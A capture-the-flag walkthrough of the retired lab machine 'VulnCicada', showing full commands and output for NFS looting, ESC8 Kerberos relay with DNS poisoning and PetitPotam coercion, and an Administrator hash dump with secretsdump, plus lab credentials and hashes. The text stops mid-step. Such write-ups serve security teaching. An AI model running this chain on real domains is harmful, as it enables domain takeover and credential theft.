VulnCicada (Retired Box)

Overview
VulnCicada is a Medium Windows Active Directory machine that starts with an exposed NFS profile share leaking a user password hidden inside an image. Using those credentials, we discover an AD CS deployment vulnerable to ESC8, but with NTLM disabled, we are forced to rely on Kerberos relay instead of the regular NTLM-based attack. By poisoning DNS and coercing the domain controller to authenticate to us, we relay that Kerberos authentication to AD CS and obtain a machine account certificate. With it, we dump the Administrator hash and gain full control of the domain.
Recon
I begin my scan by creating a dedicated directory for Nmap results. This keeps things organized and lets me easily return to previous scans later without confusion.
1
2
┌──(sicario㉿kali)-[~/HacktheBox/redelegate]
└─$ nmap -sC -sV -T4 -p- --min-rate=1000 --vv -oA nmap/vulncicada 10.129.234.48
Nmap output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
Nmap scan report for 10.129.234.48
Host is up, received echo-reply ttl 127 (0.011s latency).
Scanned at 2025-11-21 02:59:47 CST for 211s
Not shown: 65511 filtered tcp ports (no-response)
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-11-21 09:01:35Z)
111/tcp   open  rpcbind       syn-ack ttl 127 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: cicada.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC-JPQ225.cicada.vl
| Issuer: commonName=cicada-DC-JPQ225-CA/domainComponent=cicada
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-11-21T08:45:26
| Not valid after:  2026-11-21T08:45:26
| MD5:   9a28:5c1b:3b22:7caf:2303:90d7:0450:7569
| SHA-1: 2d09:edd3:1e8c:b5ea:568f:58c2:21e9:624e:7222:f8c1
| -----BEGIN CERTIFICATE-----
| MIIGQjCCBSqgAwIBAgITdAAAAFeJT1A48YGt/gAcAAAAVzANBgkqhkiG9w0BAQsF
<SNIP>
| KVNOIdgm+T1G+66MBI/JnuAi4KzT9FbVRn0q/VDT9CGId8mhLtkpiBFTlocEmITB
| cDJ+og/0xKz+mzwipv2RlQ/+LYfxNQ==
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: cicada.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC-JPQ225.cicada.vl
| Issuer: commonName=cicada-DC-JPQ225-CA/domainComponent=cicada
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-11-21T08:45:26
| Not valid after:  2026-11-21T08:45:26
| MD5:   9a28:5c1b:3b22:7caf:2303:90d7:0450:7569
| SHA-1: 2d09:edd3:1e8c:b5ea:568f:58c2:21e9:624e:7222:f8c1
| -----BEGIN CERTIFICATE-----
| MIIGQjCCBSqgAwIBAgITdAAAAFeJT1A48YGt/gAcAAAAVzANBgkqhkiG9w0BAQsF
<SNIP>
| KVNOIdgm+T1G+66MBI/JnuAi4KzT9FbVRn0q/VDT9CGId8mhLtkpiBFTlocEmITB
| cDJ+og/0xKz+mzwipv2RlQ/+LYfxNQ==
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
2049/tcp  open  nlockmgr      syn-ack ttl 127 1-4 (RPC #100021)
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: cicada.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC-JPQ225.cicada.vl
| Issuer: commonName=cicada-DC-JPQ225-CA/domainComponent=cicada
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-11-21T08:45:26
| Not valid after:  2026-11-21T08:45:26
| MD5:   9a28:5c1b:3b22:7caf:2303:90d7:0450:7569
| SHA-1: 2d09:edd3:1e8c:b5ea:568f:58c2:21e9:624e:7222:f8c1
| -----BEGIN CERTIFICATE-----
| MIIGQjCCBSqgAwIBAgITdAAAAFeJT1A48YGt/gAcAAAAVzANBgkqhkiG9w0BAQsF
<SNIP>
| KVNOIdgm+T1G+66MBI/JnuAi4KzT9FbVRn0q/VDT9CGId8mhLtkpiBFTlocEmITB
| cDJ+og/0xKz+mzwipv2RlQ/+LYfxNQ==
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: cicada.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC-JPQ225.cicada.vl
| Issuer: commonName=cicada-DC-JPQ225-CA/domainComponent=cicada
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-11-21T08:45:26
| Not valid after:  2026-11-21T08:45:26
| MD5:   9a28:5c1b:3b22:7caf:2303:90d7:0450:7569
| SHA-1: 2d09:edd3:1e8c:b5ea:568f:58c2:21e9:624e:7222:f8c1
| -----BEGIN CERTIFICATE-----
| MIIGQjCCBSqgAwIBAgITdAAAAFeJT1A48YGt/gAcAAAAVzANBgkqhkiG9w0BAQsF
<SNIP>
| KVNOIdgm+T1G+66MBI/JnuAi4KzT9FbVRn0q/VDT9CGId8mhLtkpiBFTlocEmITB
| cDJ+og/0xKz+mzwipv2RlQ/+LYfxNQ==
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
3389/tcp  open  ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Issuer: commonName=DC-JPQ225.cicada.vl
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-11-20T08:53:03
| Not valid after:  2026-05-22T08:53:03
| MD5:   f7b8:d6e6:e0ad:abe1:8564:d735:87fe:1291
| SHA-1: d000:9744:f5d2:a446:ff05:0bb9:51bd:2328:5747:b06a
| -----BEGIN CERTIFICATE-----
| MIIC6jCCAdKgAwIBAgIQSheP1R/UabNAcoZo+4UT2TANBgkqhkiG9w0BAQsFADAe
<SNIP>
| x1MnNU02Z2BCtEDBvwLihMrR71m0li7tpp39b+dfG1k1JLKl80nGMJeJN5aVwER4
| hHrVvvzU7oo5u39Q8XbKgoUsjG6RueN5jI1CIzxm
|_-----END CERTIFICATE-----
|_ssl-date: 2025-11-21T09:03:03+00:00; -12s from scanner time.
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
57870/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
57871/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
57887/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
63465/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
63928/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
64188/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC-JPQ225; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 18435/tcp): CLEAN (Timeout)
|   Check 2 (port 62699/tcp): CLEAN (Timeout)
|   Check 3 (port 21688/udp): CLEAN (Timeout)
|   Check 4 (port 20274/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: mean: -12s, deviation: 0s, median: -12s
| smb2-time:
|   date: 2025-11-21T09:02:28
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
Key Findings:
Kerberos (88), LDAP/LDAPS (389/636/3268/3269), SMB (445), DNS (TCP/53) Simple DNS Plus and the server hostname
DC-JPQ225all suggest that the host is a Windows Domain Controller.IIS 10.0 is running on port 80 which returns Default IIS page.
NFS (2049) is exposed. Public NFS services often lead to world-readable shares or misconfigured exports that leak sensitive files.
Multiple MSRPC endpoints are exposed as expected on a domain controller.
There is a small time skew so I may need to sync my time up with
ntpdateorntpdate+faketime= timewrap to perform Kerberos-based attacks (AS-REP roasting, Kerberoasting, etc.).RDP (3389) is open which is typical for DC management. Interactive access is possible if credentials are found.
SMB signing is also available.
To proceed, I’ll add the discovered domain entries from the scan to /etc/hosts so everything resolves properly.
1
echo "10.129.234.48 DC-JPQ225.cicada.vl DC-JPQ225 cicada.vl" | sudo tee -a /etc/hosts
Enumeration
I start with SMB enumeration using netexec to see whether the domain allowed null/guest authentication:
1
2
┌─[us-dedivip-1]─[10.10.14.74]─[deesick@htb-ovdhvrjiyt]─[~/HTB/vulncicada]
└──╼ [★]$ netexec smb DC-JPQ225.cicada.vl -u guest -p '' -k SMB DC-JPQ225.cicada.vl 445 DC-JPQ225 [*] x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:False) (NTLM:False) SMB DC-JPQ225.cicada.vl 445 DC-JPQ225 [-] cicada.vl\guest: KDC_ERR_WRONG_REALM
There is a time skew problem which can be easily fixed:
1
sudo ntpdate cicada.vl
However, after fixing the time skew SMB still isn’t giving anything up, so the next logical pivot is the exposed NFS service on port 2049.
Enumerating NFS
I check what the server exports publicly:
1
2
3
4
┌─[us-dedivip-1]─[10.10.14.74]─[deesick@htb-ovdhvrjiyt]─[~/HTB/vulncicada]
└──╼ [★]$ showmount -e cicada.vl
Export list for cicada.vl:
/profiles (everyone)
I then proceed to mount the share and list its content:
1
2
3
4
5
6
┌─[us-dedivip-1]─[10.10.14.74]─[deesick@htb-ovdhvrjiyt]─[~/HTB/vulncicada]
└──╼ [★]$ sudo mount -t nfs -o rw cicada.vl:/profiles /mnt
┌─[us-dedivip-1]─[10.10.14.74]─[deesick@htb-ovdhvrjiyt]─[~/HTB/vulncicada]
└──╼ [★]$ ls /mnt
Administrator    Debra.Wright  Jordan.Francis  Katie.Ward     Richard.Gibbons  Shirley.West
Daniel.Marshall  Jane.Carter   Joyce.Andrews   Megan.Simpson  Rosie.Powell
It seems that the exported /profiles directory is essentially exposing the Windows C:\Users\ hierarchy of the domain controller:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌─[us-dedivip-1]─[10.10.14.74]─[deesick@htb-ovdhvrjiyt]─[~/HTB/vulncicada]
└──╼ [★]$ tree /mnt
/mnt
├── Administrator
│   ├── Documents  [error opening dir]
│   └── vacation.png
├── Daniel.Marshall
├── Debra.Wright
├── Jane.Carter
├── Jordan.Francis
├── Joyce.Andrews
├── Katie.Ward
├── Megan.Simpson
├── Richard.Gibbons
├── Rosie.Powell
│   ├── Documents  [error opening dir]
│   └── marketing.png
└── Shirley.West

14 directories, 2 files
One of the readable directories, Administrator contains vacation.png and another, Rosie.Powell, contains a file called marketing.png:
1
2251799813708883 1792 -rwx------ 1 nobody nogroup 1832505 Sep 13 2024 /mnt/Rosie.Powell/marketing.png
The permissions block direct reading of marketing.png, but since the NFS export is world-writable, I can change read permissions and then copy it over to my current working directory:
1
2
chmod +r /mnt/Rosie.Powell/marketing.png
cp /mnt/Rosie.Powell/marketing.png .
Alternatively, just copying the file with sudo bypasses the restriction entirely:
1
2
sudo cp /mnt/Rosie.Powell/marketing.png .
sudo cp /mnt/Administrator/vacation.png .
Now both images are accessible for inspection:

vacation.png is just a guy with a parachute. Nothing interesting here.

marketing.png reveals a potential password: cicada123
Initial Foothold
I test the recovered credentials against SMB:
1
2
3
4
┌─[us-dedivip-1]─[10.10.14.74]─[deesick@htb-ovdhvrjiyt]─[~/HTB/vulncicada]
└──╼ [★]$ netexec smb DC-JPQ225.cicada.vl -u Rosie.Powell -p Cicada123 -k
SMB  DC-JPQ225.cicada.vl 445  DC-JPQ225  [*] x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:False) (NTLM:False)
SMB  DC-JPQ225.cicada.vl 445  DC-JPQ225  [+] cicada.vl\Rosie.Powell:Cicada123
SMB enumeration now gives us a clearer picture of what the DC exposes:
1
2
3
4
5
6
7
8
9
10
11
12
┌─[us-dedivip-1]─[10.10.14.74]─[deesick@htb-ovdhvrjiyt]─[~/HTB/vulncicada]
└──╼ [★]$ netexec smb DC-JPQ225.cicada.vl -u Rosie.Powell -p Cicada123 -k --shares
SMB  DC-JPQ225.cicada.vl 445  DC-JPQ225  [*] Enumerated shares
SMB  DC-JPQ225.cicada.vl 445  DC-JPQ225  Share        Permissions     Remark
SMB  DC-JPQ225.cicada.vl 445  DC-JPQ225  -----        -----------     ------
SMB  DC-JPQ225.cicada.vl 445  DC-JPQ225  ADMIN$       Remote Admin
SMB  DC-JPQ225.cicada.vl 445  DC-JPQ225  C$           Default share
SMB  DC-JPQ225.cicada.vl 445  DC-JPQ225  CertEnroll   READ            Active Directory Certificate Services share
SMB  DC-JPQ225.cicada.vl 445  DC-JPQ225  IPC$         READ            Remote IPC
SMB  DC-JPQ225.cicada.vl 445  DC-JPQ225  NETLOGON     READ            Logon server share
SMB  DC-JPQ225.cicada.vl 445  DC-JPQ225  profiles$    READ,WRITE
SMB  DC-JPQ225.cicada.vl 445  DC-JPQ225  SYSVOL       READ            Logon server share
CertEnroll being exposed suggests the environment runs Active Directory Certificate Services (AD CS). Before checking for potential misconfigurations with Certipy, I want to manually inspect the CertEnroll share to confirm whether anything useful is actually exposed.
ADCS Enumeration
To look deeper into the CertEnroll share, I first generate a Kerberos TGT for Rosie:
1
2
3
4
5
6
7
8
┌─[us-dedivip-1]─[10.10.14.74]─[deesick@htb-ovdhvrjiyt]─[~/HTB/vulncicada]
└──╼ [★]$ impacket-getTGT cicada.vl/Rosie.Powell:Cicada123

Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Rosie.Powell.ccache
┌─[us-dedivip-1]─[10.10.14.74]─[deesick@htb-ovdhvrjiyt]─[~/HTB/vulncicada]
└──╼ [★]$ export KRB5CCNAME=Rosie.Powell.ccache
With the TGT loaded, I connect over SMB using Kerberos:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌─[us-dedivip-1]─[10.10.14.74]─[deesick@htb-ovdhvrjiyt]─[~/HTB/vulncicada]
└──╼ [★]$ KRB5CCNAME=Rosie.Powell.ccache smbclient.py -k DC-JPQ225.cicada.vl
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
ADMIN$
C$
CertEnroll
IPC$
NETLOGON
profiles$
SYSVOL
#
Inside CertEnroll, there are a bunch of benign .crl and .crt files, but no private keys, no PFX files, and no sensitive CA configuration that I can easily see. I’ll move on to scan for AD CS vulnerabilities using certipy:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
┌─[us-dedivip-1]─[10.10.14.74]─[deesick@htb-ovdhvrjiyt]─[~/HTB/vulncicada]
└──╼ [★]$ certipy find -target DC-JPQ225.cicada.vl -u Rosie.Powell@cicada.vl -p Cicada123 -k -vulnerable -stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'cicada-DC-JPQ225-CA' via CSRA
[!] Got error while trying to get CA configuration for 'cicada-DC-JPQ225-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'cicada-DC-JPQ225-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'cicada-DC-JPQ225-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : cicada-DC-JPQ225-CA
    DNS Name                            : DC-JPQ225.cicada.vl
    Certificate Subject                 : CN=cicada-DC-JPQ225-CA, DC=cicada, DC=vl
    Certificate Serial Number           : 194F633342C5169C4E71B36CEC4DF623
    Certificate Validity Start          : 2025-11-21 08:49:05+00:00
    Certificate Validity End            : 2525-11-21 08:59:05+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : CICADA.VL\Administrators
      Access Rights
        ManageCertificates              : CICADA.VL\Administrators
                                          CICADA.VL\Domain Admins
                                          CICADA.VL\Enterprise Admins
        ManageCa                        : CICADA.VL\Administrators
                                          CICADA.VL\Domain Admins
                                          CICADA.VL\Enterprise Admins
        Enroll                          : CICADA.VL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled and Request Disposition is set to Issue
Certificate Templates                   : [!] Could not find any certificate templates
Key findings:
- CA Name: cicada-DC-JPQ225-CA
- Web Enrollment: Enabled
- Request Disposition: Issue (auto-issue)
- SAN Specification: Disabled
- Enrollment Permissions:
Authenticated Userscan enroll - CA Owner and management: Restricted to admins (normal)
- Vulnerable to ESC8: “Web Enrollment is enabled and Request Disposition is set to Issue”
Exploiting ESC8
According to the Certipy documentation, ESC8 becomes exploitable when AD CS Web Enrollment is enabled, the CA automatically issues certificate requests, and an attacker is able to relay authentication to the /certsrv/ endpoint. In this environment Web Enrollment is enabled, but NTLM is disabled and self-relay is blocked, which means the standard NTLM-based ESC8 technique won’t work.
However, ESC8 is still viable if Kerberos authentication can be relayed instead. To do that, the attacker must force the domain controller to authenticate back to them over a Kerberos-enabled protocol (e.g., SMB), capture the resulting AP-REQ, and relay it to the AD CS Web Enrollment endpoint to obtain a certificate as the machine account. This Kerberos-relay approach is documented in Synacktiv’s post, Relaying Kerberos over SMB using krbrelayx.
Before proceeding, I need to confirm whether this environment even permits the type of machine-account operations required for Kerberos relay attacks. Using NetExec’s maq module, I verify the domain’s MachineAccountQuota:
1
2
3
4
5
6
7
8
9
┌─[us-dedivip-1]─[10.10.14.74]─[deesick@htb-ovdhvrjiyt]─[~/HTB/vulncicada]
└──╼ [★]$ netexec ldap DC-JPQ225.cicada.vl -u Rosie.Powell -p Cicada123 -k -M maq

LDAP  DC-JPQ225.cicada.vl 389 DC-JPQ225  [*] None (name:DC-JPQ225) (domain:cicada.vl)    (signing:None) (channel binding:Never) (NTLM:False)

LDAP  DC-JPQ225.cicada.vl 389 DC-JPQ225  [+] cicada.vl\Rosie.Powell:Cicada123

MAQ   DC-JPQ225.cicada.vl 389 DC-JPQ225  [*] Getting the MachineAccountQuota
MAQ   DC-JPQ225.cicada.vl 389 DC-JPQ225      MachineAccountQuota: 10
A quota of 10 confirms that authenticated users are allowed to create machine accounts, meaning the domain is permissive enough for Kerberos-relay–based ESC8 exploitation.
Kerberos Relay Attack (ESC8)
There are two ways to execute this attack. The first is to use a Windows host joined to the domain and run RemoteKrbRelay, which automates coercion and Kerberos relaying to the AD CS Web Enrollment endpoint. The second approach is to perform the attack from my Linux VM using the technique described in Synacktiv’s Kerberos relay research. For this box, I’m using the Linux method because it’s cleaner and doesn’t require deploying a Windows machine.
I begin by adding the malicious DNS record that forces the DC to authenticate to my attacker IP using a serialized SPN payload:
1
2
3
┌─[us-dedivip-1]─[10.10.14.74]─[deesick@htb-ovdhvrjiyt]─[~/HTB/vulncicada]
└──╼ [★]$ bloodyAD -u Rosie.Powell -p Cicada123 -d cicada.vl -k --host DC-JPQ225.cicada.vl add dnsRecord DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA 10.10.14.74
[+] DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA has been successfully added
Next, I start certipy relay and point it at the AD CS Web Enrollment endpoint. This sets up an SMB listener that will accept the coerced Kerberos authentication:
1
2
3
4
5
6
┌─[us-dedivip-1]─[10.10.14.74]─[deesick@htb-ovdhvrjiyt]─[~/HTB/vulncicada]
└──╼ [★]$ certipy relay -target 'http://dc-jpq225.cicada.vl/' -template DomainController
Certipy v5.0.3 - by Oliver Lyak (ly4k)
[*] Targeting http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
To coerce the domain controller into authenticating to me, I use NetExec’s coerce_plus module, which tests multiple coercion vectors:
1
2
3
4
5
6
7
8
┌─[us-dedivip-1]─[10.10.14.74]─[deesick@htb-ovdhvrjiyt]─[~/HTB/vulncicada]
└──╼ [★]$ netexec smb DC-JPQ225.cicada.vl  -u Rosie.Powell -p Cicada123 -k -M coerce_plus
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:False) (NTLM:False)
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [+] cicada.vl\Rosie.Powell:Cicada123
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        VULNERABLE, DFSCoerce
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        VULNERABLE, PetitPotam
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        VULNERABLE, PrinterBug
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        VULNERABLE, PrinterBug
Tip: Any of these methods should work, but PetitPotam is the most reliable.
1
2
3
4
5
6
┌─[us-dedivip-1]─[10.10.14.74]─[deesick@htb-ovdhvrjiyt]─[~/HTB/vulncicada]
└──╼ [★]$ netexec smb DC-JPQ225.cicada.vl  -u Rosie.Powell -p Cicada123 -k -M coerce_plus -o LISTENER=DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA METHOD=PetitPotam
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:False) (NTLM:False)
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [+] cicada.vl\Rosie.Powell:Cicada123
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        VULNERABLE, PetitPotam
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        Exploit Success, lsarpc\EfsRpcAddUsersToFile
As soon as coercion succeeds, the relay receives the DC’s Kerberos authentication:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌─[us-dedivip-1]─[10.10.14.74]─[deesick@htb-ovdhvrjiyt]─[~/HTB/vulncicada]
└──╼ [★]$ certipy relay -target 'http://dc-jpq225.cicada.vl/' -template DomainController
Certipy v5.0.3 - by Oliver Lyak (ly4k)
[*] Targeting http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445
[*] SMBD-Thread-2 (process_request_thread): Received connection from 10.129.234.48, attacking target http://dc-jpq225.cicada.vl
[-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401 Unauthorized"
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] Authenticating against http://dc-jpq225.cicada.vl as / SUCCEED
[*] Requesting certificate for '\\' based on the template 'DomainController'
[*] HTTP Request: POST http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"
[*] Certificate issued with request ID 95
[*] Retrieving certificate for request ID: 95
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certnew.cer?ReqID=95 "HTTP/1.1 200 OK"
[*] Got certificate with DNS Host Name 'DC-JPQ225.cicada.vl'
[*] Certificate object SID is 'S-1-5-21-687703393-1447795882-66098247-1000'
[*] Saving certificate and private key to 'dc-jpq225.pfx'
[*] Wrote certificate and private key to 'dc-jpq225.pfx'
[*] Exiting...
With the .pfx file in hand, I can now authenticate as the domain controller:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌─[us-dedivip-1]─[10.10.14.74]─[deesick@htb-ovdhvrjiyt]─[~/HTB/vulncicada]
└──╼ [★]$ certipy auth -pfx dc-jpq225.pfx -dc-ip 10.129.234.48
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN DNS Host Name: 'DC-JPQ225.cicada.vl'
[*]     Security Extension SID: 'S-1-5-21-687703393-1447795882-66098247-1000'
[*] Using principal: 'dc-jpq225$@cicada.vl'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'dc-jpq225.ccache'
[*] Wrote credential cache to 'dc-jpq225.ccache'
[*] Trying to retrieve NT hash for 'dc-jpq225$'
[*] Got hash for 'dc-jpq225$@cicada.vl': aad3b435b51404eeaad3b435b51404ee:a65952c664e9cf5de60195626edbeee3
This gives me both a valid TGT for the DC machine account and the NTLM hash of the DC.
Shell as Admin
The machine account itself can’t be used to obtain an interactive shell, but the TGT we generated is more than enough to extract admin hash from the DC.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌─[us-dedivip-1]─[10.10.14.74]─[deesick@htb-ovdhvrjiyt]─[~/HTB/vulncicada]
└──╼ [★]$ KRB5CCNAME=dc-jpq225.ccache secretsdump.py -k -no-pass cicada.vl/dc-jpq225\$@dc-jpq225.cicada.vl -just-dc-user administrator

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:85a0da53871a9d56b6cd05deda3a5e87:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:f9181ec2240a0d172816f3b5a185b6e3e0ba773eae2c93a581d9415347153e1a
Administrator:aes128-cts-hmac-sha1-96:926e5da4d5cd0be6e1cea21769bb35a4
Administrator:des-cbc-md5:fd2a29621f3e7604
[*] Cleaning up...
The NTLM hash (85a0da53871a9d56b6cd05deda3a5e87) successfully authenticates over SMB, confirming we can now establish an interactive session as Administrator:
1
2
3
4
